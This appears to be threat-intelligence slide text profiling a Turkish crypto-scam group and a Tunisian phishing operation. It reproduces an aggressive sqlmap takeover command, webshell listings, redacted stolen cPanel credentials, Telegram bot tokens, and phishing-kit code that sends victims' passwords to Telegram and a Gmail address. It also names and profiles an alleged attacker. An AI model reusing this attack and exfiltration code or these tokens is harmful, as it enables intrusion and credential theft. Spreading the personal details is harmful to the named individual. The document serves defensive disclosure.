trxoline event customer service
@tron567


SEND MESSAGE

Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- Taking over victim's website using sqlmap - screenshots from the attacker computers.

username GroupAnonymousBot

```
sqlmap.py -u https://[REDACTED].com --headers=X-Forwarded-For:* --random-agent --risk=3 --level=5 --no-cast --threads=10  
--tamper=between --drop-set-cookie --union-char=1 --ignore-code=500 --dbms=MySQL --batch
```



Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- Hacking of vulnerable WordPress sites and uploading the Chips L Mini webshell.
- WHM Cpanel root password for hundreds of hosts

prc.ac.th/PsychologyGuidance/wp-content/plugins/siteindex.php

CHips L MINI SHELL

CHips L pro

Current Path : E:/app/PsychologyGuidance/wp-content/plugins/
Upload File : No file chosen

Name	Size	Permissions	Options
--advanced-import	--	drwxrwxrwx	v Oke
--akismet	--	drwxrwxrwx	v Oke
--content-views-query-and-display-post-page	--	drwxrwxrwx	v Oke
--page-views-count	--	drwxrwxrwx	v Oke
page-views-count	--	drwxrwxrwx	v Oke
index.php	0.029 KB	-rw-rw-rw-	v Oke
siteindex.php	14.368 KB	-rw-rw-rw-	v Oke
wpfast.php	110.016 KB	-rw-rw-rw-	v Oke

Copyright 2K16 - 2K18 Indonesian Hacker Rulez



username GroupAnonymousBot
plain php just log will be added

username npatn
At that time I can place the backdoor

username GroupAnonymousBot
I'm throwing it soon

username GroupAnonymousBot
I will spread it to all

username GroupAnonymousBot
There are close to 150 hosts whm is active

username npatn
perfecttt

username GroupAnonymousBot
URL: http://www. [redacted].com:2082/ Username: tic [redacted] Password: 29 [redacted]-1

username GroupAnonymousBot
URL: https:// [redacted].home.com:2087/ Username: tic [redacted] Password: S [redacted]

username GroupAnonymousBot
102 site reseller

username GroupAnonymousBot
URL: https://webserve [redacted]:2087/ Username: root Password: [redacted]

username GroupAnonymousBot
23 site var

username GroupAnonymousBot
URL: https://de [redacted].m.au:2087/ Username: root Password: A7j [redacted]

username GroupAnonymousBot
8 site var

username npatn
beautiful

Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- https://api.telegram.org/bot1828796439:AAFqk3Ldhff8ofp0tPzBtO2glRoYmnhyeHU/getupdates?chat_id=463210132

- Tablo için tablo yapısı `kullanici`
-

```
CREATE TABLE `kullanici` (  
  `id` int(255) NOT NULL,  
  `username` varchar(8) NOT NULL,  
  `password` varchar(255) NOT NULL,  
  `date` datetime NOT NULL DEFAULT current_timestamp()  
ENGINE=InnoDB DEFAULT CHARSET=latin1;
```

```
INSERT INTO `kullanici` (`id`, `username`, `password`, `date`) VALUES  
(1, 'admin', 'e10adc3949ba59abbe56e057f20f883e', '2020-04-27 00:55:01');
```

<https://md5hashing.net> > hash > e10adc3949ba59abbe5...

Hash md5: e10adc3949ba59abbe56e057f20f883e

2 Nov 2015 — Decoded hash md5: e10adc3949ba59abbe56e057f20f883e: 123456 (unhashed,
decoded, lookup, decrypted, decoded)

```
--  
-- Tablo için tablo yapısı `info`  
--  
CREATE TABLE `info` (  
  `id` int(11) NOT NULL,  
  `privatekey` varchar(255) NOT NULL,  
  `formName` varchar(255) NOT NULL,  
  `coinName` varchar(255) NOT NULL,  
  `notif1` varchar(2) NOT NULL,  
  `ip` varchar(255) NOT NULL  
-) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;
```

Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- The login leads to a Chester Phoenix admin panel
https://api.telegram.org/bot5003501275:AAGrbGAOAtwQD28mJipltOg1cwmfb4QNRaM/getupdates?chat_id=1865405435

Chester Phoenix v3

How many seconds should the panel hit F5?

ID	BANLA	Logu Sil	Confirm Log	Clear Tile	Add Information
id: ?>	Banla	Sil	Approve	Clean	

```
//PDO Bağlantı Ayarları->
$dbname = 'sba';
$user = 'root';
$password = '';

//ELLEMEYİNİZ
$dsn = 'mysql:host=localhost;dbname='.$dbname;

//MYSQLİ -> Aktarma sayfasının ayarları için (Ellemeyiniz)
$dsnfn = new mysqli('localhost', $user, $password);

//Panel Sütun Başlıkları (Ellemeyiniz)
$a = "Wallet Seed";
$b = "Form";
$c = "Ağ Adı";
$d = "IP";
```

Have lots of curries


Lütfen Giriş Yapınız

ID

Şifre

Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- 300 GB of victim's exfiltrated data (RedLine info stealer)




Ekmek Teknesi (Bread Boat) - Turkish Threat Actor - Attribution

- Attackers location in Ankara and Istanbul
- The attackers shared a zip file with the entire C2 server code of: pancakeswapairdrop.me
- Last login from Turkey

3.23.2022_19-55-25_indrcakeswapa.tar.gz", "mime_type": "application/x-gzip",

```
1 78.175.33.241 # 2022-03-03 05:04:00 +0800
2 193.176.84.217 # 2022-03-04 02:56:58 +0800
3 78.175.33.241 # 2022-03-04 03:28:52 +0800
4 156.146.59.20 # 2022-03-04 03:32:57 +0800
5 78.175.33.241 # 2022-03-04 05:11:43 +0800
6 78.161.137.112 # 2022-03-15 03:44:03 +0800
```

IP Address	Country	Region	City
78.161.137.112	Turkey 	Ankara	Ankara
ISP	Organization	Latitude	Longitude
Turk Telekomunikasyon Anonim Sirketi	Not Available	39.9199	32.8543



Apply for whitelisting now!

Farm Auctions

The moon is made of pancakes.

Trade, earn, and win crypto on the most popular decentralized platform in the galaxy.

Connect Wallet Trade Now

Ekmek Teknesi (Bread Boat) - Turkish Threat Actor - Attribution

- plyr.com brand company name bid.

R10.net - BID

25-06-2022, 22:56:31



• MuratcanATAK

Brand/Company name:

PLYR

Who are we, what do we do?:

Online player market and NFT.

Who are your customers/visitors, who do we want to be?:

Online players from all over the world.

The strongest and most prominent aspects of our brand:

Commission rates and the new Turkish brand in the innovative global game market.

The website of the graphic or the picture of a surface that is important to you:

Our logo will be used on our site, social media and all our mobile applications.

Competition period:

26.06.2022 Start

30.06.2022 End

End time is fixed at 23:59.

Reward:


3000 TL

username GroupAnonymousBot

<https://www.r10.net/tasarim-yarismalari/3266928-3000tl-odullu-logo-yarismasi-plyr-com.html#post1082928628>

username npatn

plyr.com



Attacker's Telegram Group - BID

username GroupAnonymousBot

Brand/Company name: PLYR PLYR.COM Who we are, what do we do?: Online player market and NFT. Who are your customers/visitors, who do we want to be?: Online players from all over the world and the new Turkish brand in the innovative global game market. The graphic's website or a picture of a surface that is important to you: We will use our logo on our website, social media and all our mobile applications. End time is fixed at 23:59. Prize: 3000 TL ***** + Ready vector should not be used, if it is detected, it will be disqualified from the competition together with other participants. Participants should share their work within the subject, + Works should be uploaded with a maximum width of 1080 px. Competition Process; + All questions and answers related to the subject of competition and the participant cannot communicate in any way during the competition, in case of detection, the participant will be disqualified and the owner of the competition will be suspended. I participated, good luck..." etc. Please do not write.

Ekmek Teknesi (Bread Boat) - Turkish Threat Actor - Attribution

- MuratcanATAK account - reveal 7 years membership - buying and selling stolen accounts.

← → ↺ 🔒 r10.net/profil/88238-muratcanatak.html



MuratcanATAK

Last Seen
today 04:38:13

Tag

 Name surname: MU***** AT*****

 Membership : 30/10/2015
Date

 Job : Backend Developer / IT
Specialist

 Branch : Abroad

 Number of
Subjects : 73

 Number of
Messages : 1,020

 likes : 322 / 771

 R10+ : 0 0 0 50

 Profile Visit : 358

← **Muratcan Atak**
498 Tweets







Muratcan Atak
@muratcanatak
[#blockchain](#)

Entrepreneur 📍 Eskişehir 📅 Joined January 2013

262 Following 2,295 Followers

Follow




username GroupAnonymousBot

Dear Muratcan Atak, all repairs of your vehicle with license plate 26BM979

Ekmek Teknesi (Bread Boat) - Turkish Threat Actor - Attribution




- Two new members joined the group in May 12 and left later on



Ekmek Teknesi (Bread Boat) - Turkish Threat Actor - Attribution




- When attribution goes too far :)



OopsSec Meter - Ekmek Teknesi -score - 65/100


OopsSec Category	Partial	Moderate	Complete
Victim's HeatMap			Identity 10
Attack Vectors mapping			10
Access C2 backend code			10
Achieve victims exfiltrated data			10
Attacker malicious techniques		7	
Built-in sinkhole capabilities			
Attackers communication channels			10
Attribution - identity		8	
Disinformation attack			
Take-Down			




Tunisian Threat Actor - Credentials Theft

- Large amount of HTML and JS phishing credential JS/HTML malware

ad_aware:"JS:Trojan.Cryxos.5919"



Proudly Served by LiteSpeed Web Server at cherpa.eu Port 443



Tunisian Threat Actor - Credentials Theft

- HTML and JS phishing credentials sent to:
 - Hardcoded php on different sites
 - A Telegram group.

api.telegram.org/bot1257337675:AAHDZVp72afEEmv4n6WqVFZ-_CxfvOedcso/getchat?chat_id=-1001228517612

```
{"ok":true,"result":{"id":-1001228517612,"title":"Meterpreter Data","type":"channel","description":"Meterpreter Data","invite_link":"https://t.me/+Ji0xT9A41RNhZDM8"}}
```

```
theif += "\nIP Details = https://ipinfo.io/" + objs.ip + "/json"
var url_telegram = "https://api.telegram.org/"
var randtoken = "bot1257337675"
var token = ":AAHDZVp72afEEmv4n6WqVFZ-_CxfvOedcso/"
var iden = "sendMessage
chat_id=-1001228517612
text="
var createdCORSRequest = url_telegram+randtoken+token+iden
var request = createCORSRequest( "POST", createdCORSRequest+encodeURIComponent(theif) )
```

Tunisian Threat Actor - Credentials Theft

- Among dozens of C2 servers, we found an opendir C2 server
- Zip archive is downloadable -> access to all backend PHP code.


← → ↺ cherpa.eu/jj/

Index of /jj/

Name	Last modified	Size	Description
 Parent Directory	04-Apr-2022 22:26	-	
 EXCEL_(2).zip	04-Apr-2022 12:40	8k	
 excel1.html	16-Dec-2021 16:10	12k	
 error_log	10-Apr-2022 16:40	4k	
 send-1.php	04-Apr-2022 17:35	12k	

Proudly Served by LiteSpeed Web Server at cherpa.eu Port 443

```
$message .= "-----\n";
$message .= "User ID: ".$email."\n";
$message .= "Password: ".$password."\n";
$message .= "-----\n";
$message .= "Web Browser: ".$br."\n";
$message .= "Web Browser Version: ".$svr."\n";
$message .= "Operating System: ".$sop."\n";
$message .= "IP: ".$ip." | ".$scn."\n";
$message .= "Submitted: ".$sdatum."\n";
$message .= "Host Name: ".$shostname."\n";
$message .= "User Agent: ".$sua."\n";
$message .= "-----\n";
$subject = "$type Login :[$ip] | $cn";
$headers = "MIME-Version: 1.0\n";
$headers .= "From: Dragon" . "\r\n";
if(strlen($password)>4) {
    mail("uchescentificcoltd@gmail.com",$subject,$message,$headers);
    $fp = fopen('','ab');
    fwrite($fp,$message);
    fclose($fp);
}
if(strlen($password)<6) {
    $countloc++;
    echo 'no';
} else {
    echo 'ok';
}
?>
```


